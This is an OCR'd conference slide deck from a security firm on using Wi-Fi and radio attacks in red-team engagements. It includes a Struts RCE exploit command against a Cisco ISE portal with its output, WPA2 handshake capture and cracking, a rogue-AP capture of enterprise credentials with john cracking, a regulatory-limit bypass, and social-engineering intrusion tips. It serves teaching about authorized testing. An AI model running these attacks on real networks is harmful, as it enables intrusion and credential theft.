SYNACKTIV
DIGITAL SECURITY

PentHertz

The use of radio attacks in red team and pentests

By Sébastien Dudek

Security PWNing


November 19th 2018

About me


- Sébastien Dudek (@FlUxIuS)
- Working at Synacktiv: pentests, red team, audits, vuln researches
- Likes radio and hardware
- And to confront theory vs. practice
- First time doing a presentation in Poland...

Dzisiejsze wyzwanie

Prezentować w języku polskim...




Introduction




- Companies regularly perform security tests
- Mostly pentests or audits
- Red Team become more and more popular
- Last year: “Red teaming w Polsce” Borys Łącki (external tests, physical intrusions, etc.)
- This year: we will talk about our experience in France (and few others in UE) and the use of radio attacks

Red Team




- Each company use its own style
- Also its own tools:
  - Houdini: implant we plug and use remotely + bypass 802.1x
  - Oursin: spear-phishing attack
  - Kraqozorus: brute-forcing plateform (distributed, supports lots of algorithms and rules)
  - More of it in our website
- For physical intrusions: be natural, smile and say “hello” and “thank you”
- Authorizations give the opportunity:
  - Try new techniques, perform and improve intrusion skills
  - Test every possible scenarios $\rightarrow$ client can have a better overview of employes reactions in particular cases

Can’t raise alerts




- Anti-viruses and anti-intrusion plateforms: make spear-phishing harder
- Fence, doors, locks: you can bypass by letting someone go first
- Turnstiles (bramki obrotowe): need to bypass them with style
- You can make also fake authorizations
- But in some cases you do not want to leave traces

Use of radio attacks: helpful and could be a real change $\rightarrow$ with sexy scenarios




Physical intrusion preparation

- Map the place first with tools like Google Street
- Complet the mapping: physical discovery + general schedule (in/out for lunch for example) + an idea of physical anti-intrusion systems
- But look also Wi-Fi hotspots and other devices!



Mapping Wi-Fi hotspots

- Use of omnidirectional antennas
- Software: Kismet (optimized for mapping) and/or airodump-ng (slower but gives more informations in PCAPs)
- Optionally: use a GPS or A(ssisted) GPS to trace a map



Caution

Do not forget 2.4 GHz and 5 GHz frequencies! ;)

AWUS036ACH device

- Supports both 2.4 and 5 GHz frequencies
- Runs perfectly with aircrack-ng suite tools
- Practical

Mltiple devices are needed to make complet captures in a short time

Cool tools for mapping: Wi-Fi Pineapples

- Embedded Wi-Fi attack devices (“based” on OpenWRT)
- Scanned hotspots can be stored in a MicroSD card
- Could be combined with a mobile battery
- Sufficient for mapping, fake-APs, and bridges/extensions


Cool tools for mapping: Wi-Fi Pineapples

- Embedded Wi-Fi attack devices (“based” on OpenWRT)
- Scanned hotspots can be stored in a MicroSD card
- Could be combined with a mobile battery
- Sufficient for mapping, fake-APs, and bridges/extensions

But...

Actually 400MHz-533MHz MIPS CPU: don’t use it for injections → very slow


Alternatives




- Raspberry Pi 3
- Some others on steroids:
  - Tinker Board
  - Odroid-XU4
  - NanoPC-T4 (my prefered one)
  - And others Rockchip MCU based devices...

Nexmon

- Held in a smartphone (mostly Nexus phones)
- Patch for Wi-Fi Broadcom/Cypress firmwares → add monitoring and injection features
- Support more than 15 models
- Can be quickly installed in a rooted Android phone: *de.tu_darmstadt.seemoo.nexmon*




Optimizing transmission



- Transceiver power adapted to distance and the target
- Avoid gain losses (adapters, and other extension)
- Avoid obstacles
- An adapted antenna is mandatory

Antennas




- Are their own characteristics (frequency use, polarization, directivity, type, and so on).
- Many types exist:
  - Omnidirectional (λ/2, λ/4...)
  - Directional (e.g Yagi)
  - Parabolic...
- Parabolic and Directional: great to manage long distances

But sometimes this is not sufficient...


Amplifiers

- Allow to leverage Tx/Rx power



Amplifiers

- Allow to leverage Tx/Rx power




But...

Amplificators should be used with caution


Amplifiers impacts

Noise is also amplified:



Need processing at least some filtering

Remember: useful settings in Wi-Fi



Transmission power:


```
# iwconfig wlan0 txpower 27 // 500 milliWatts
```


Changing region to bypass regulation limitations:

```
# iw reg set <other region>
```

Identify connected devices: spectral analysis


With Gnuradio and a Software-Defined Radio device:






Spectral analysis

- Useful to observe spectral occupations around the target $\rightarrow$ discover
- Could be performed with the GQRX software and a Software-Radio Device
- But also a nice gadget: RF Explorer
- Captures: discover central frequency, bandwidth, modulation, and so on.



Mostly performed during audit tests, rarely in Red team tests


Choose your SDR device




Depends on few characteristics:

Device	Tx/Rx	Freq range	Sampling max. ADC/DAC resolution	~Price
RTL-SDR	Only Rx	Depends on tuner : ~24 - 2200 MHz	• 3.2 Msps, 8 bits	15€ à 100€
SDRplay	Only Rx	• 10kHz - 2 GHz	• 10.66 Msps, 12 bits	150€
HackRF	émission et réception mais pas en full-duplex	• 1 - 6000 MHz	• 20 Msps, 8 bits	300€
BladeRF	Tx/Rx full-duplex	• 300 MHz - 3.8 GHz	• 40 Msps, 12 bits	400€ à 700€
USRP	Tx/Rx full-duplex	• Very modulars except Bx0 series	• 61.44 Msps, 12 bits • 128 Msps, 14 bit	700€ à +5k€
XTRX	Tx and Rx full-duplex	• 30 MHz - 3.7 GHz	• 120 Msps, 12 bit	260€

Clock precision is also important → could be optimized with an external GPSDO




Identifying hotspots



- Generally: ESSID are related to targeted company name
- SSID: match with found ESSID $\rightarrow$ spot other AP with != names $\rightarrow$ maybe w/ a weaker security protocol
- Hidden ESSID can be spotted:
  1. Listen for probe requests
  2. Enumerate ESSID of probes
  3. Try to connect to a hidden APs refering to captured ESSID in probes
- Clients: connect to a hidden ESSID during the listening process $\rightarrow$ efficient with a lot of clients on targeted APs
- We can also disconnect clients to identify ESSID (a bit intrusive)


Current security protocols



- Wired Equivalent Privacy (WEP): rarely found, but still exist in industrial (found in 2015 and 2016 during tests)
- Wi-Fi Protected Access (WPA) and WPA2: often in medium-sized company or industrial
- Wi-Fi Protected Access-Enterprise: found in big compagnies


But Guest network could be also interesting!

Attacking guest portals




- We are used to omit Guest Wi-Fi network: “Yeah they are isolated blablaBla!”
- But they use tons of wonderful technologies:
  - PHP
  - Java
  - and so on.
- What could go wrong if we get a RCE on these portals?

Case of CISCO ISE



- CISCO ISE use Struts
- CVE-2017-5638 rings a bell? OGNL injection in header → RCE
- An another one... CVE-2018-11776
- Many equipments remain unpatched

Feedbacks



We encountered few companies with a vulnerable CISCO ISE:


1. Use a public exploit for CVE-2017-5638:

```
$ ./struts-pwn.py -u 'https://<target>:8443/portal/PortalSetup.action
?portal=a[...]&sessionId=0a77[..]&action=cwa'
 -c 'id -a'
[*] URL: https://<target>:8443/portal/PortalSetup.action
?portal=a148[...]&sessionId=0[..]&action=cwa

uid=300(iseadminportal) gid=300(ise) groups=300(ise),110(gadmin),
200(oinstall),301(iseadmin),303(iseinfra),304(isemt)
[%] Done.
```

2. The router was also connected to the corporate network → perfect place to find vulnerable servers and computers → leverage accesses to dump Active Directory


→ All of that in almost 1 day remotely

WEP: our brief feedback



- Considered as broken
- aircrack-ng implements a lot of attacks
- WEP is rare nowadays (Dr. Obvious)
- But still found in isolated cases: employes extending or adapting the connection with devices not supporting WPA2 and/or WPA Entreprise
- Clients are also rare in those cases: we mostly perform *Interactive Frame Selection* attacks with aircrack-ng

WPA2: capturing handshake




By disconnecting a client

```
# airodump --channel 6 -w capture wlan1mon
CH  6 ][ Elapsed: 9 mins ][ 2016-12-09 11:22 ][ WPA handshake: 00:F2:8B:**:**:**

BSSID         PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH WPS     ESSID

[...]
00:F2:8B:**:**:**  -50  30   4871      7    0   6  54e. WPA2 CCMP   PSK   hotel des canaux
[...]

BSSID           STATION          PWR   Rate    Lost    Frames  Probe

[...]
00:F2:8B:**:**:**  EC:88:92:**:**:**  -46   11e-24e     0    12062  hotel des canaux
[...]

# aircrack-ng capture-01.cap
Opening scan-p**********-03.cap
Read 63901 packets.
   #  BSSID           ESSID                Encryption
   1  00:F2:8B:**:**:**          **********************          WPA (1 handshake)
```


This handshake is then submited to our plateform Kraqozorus

WPA2: feedbacks



- Even with a distributed plateform: the time is too just to crack hard passphrases
- We use different techniques to connect to the targeted network:
  - Use social engineering tricks just by asking the passphrase (a little YOLO but works when playing the “new/lost guy” card)
  - Recover the key in an exposed intranet, that is isolated in a DMZ $\rightarrow$ mixing external pentest and wireless is more efficient $\rightarrow$ allows to have a foot in intern without having to fight with DMZ

WPA2 Entreprise



- Most seen in big companies: PEAP with MS-CHAP auth, sometimes EAP-TLS
- EAP-TLS: secure!
- PEAP: Normally impossible to break with mutual authentication
- But all clients do not use the mutual authentication
- Moreover credentials are related to Active Directory (MS-CHAP auth) $\rightarrow$ give us a first access to browse shares, find vulnerable services, and so on.
- We used to be domain admins in only 1 day, few times, mainly thanks to unsecure Wi-Fi clients


WPA2 Entreprise

- Most seen in big companies: PEAP with MS-CHAP auth, sometimes EAP-TLS
- EAP-TLS: secure!
- PEAP: Normally impossible to break with mutual authentication
- But all clients do not use the mutual authentication
- Moreover credentials are related to Active Directory (MS-CHAP auth) $\rightarrow$ give us a first access to browse shares, find vulnerable services, and so on.
- We used to be domain admins in only 1 day, few times, mainly thanks to unsecure Wi-Fi clients

Client attacks

We are attacking Wi-Fi clients here $\rightarrow$ very difficult to perform at great distance with a directional antenna =/

Attacking WPA2 Entreprise




1. Run a rogue AP: *hostpad-wpe* (tip: put it in a docker container)
2. Trap client that do not check certificate
3. Capture the challenge in john NETNTLM format:

```
# cat /usr/local/var/log/radius/freeradius-server-wpe.log
[...]
mschap: [...]
username: synacktiv
challenge: 8d:23:ca:a3:2f:da:4e:8d
response: 19:53:90:f2:23:18:21:20:9f:bc:90:8e:bc:ab:1c:04:1f:4b:2a:[...]
john NETNTLM: synacktiv:$NETNTLM$8d23caa32fda4e8d$19539[...]
```

4. Crack the challenge with john:

```
# OMP_NUM_THREADS=12 ./run/john --wordlist=<wordlist> --rules=<règles>
<hashfile>
```

Attacking WPA2 Entreprise




1. Run a rogue AP: *hostpad-wpe* (tip: put it in a docker container)
2. Trap client that do not check certificate
3. Capture the challenge in john NETNTLM format:

```
# cat /usr/local/var/log/radius/freeradius-server-wpe.log
[...]
mschap: [...]
username: synacktiv
challenge: 8d:23:ca:a3:2f:da:4e:8d
response: 19:53:90:f2:23:18:21:20:9f:bc:90:8e:bc:ab:1c:04:1f:4b:2a:[...]
john NETNTLM: synacktiv:$NETNTLM$8d23caa32fda4e8d$19539[...]
```

4. Crack the challenge with john:

```
# OMP_NUM_THREADS=12 ./run/john --wordlist=<wordlist> --rules=<règles>
<hashfile>
```

EAP-GTC downgrade



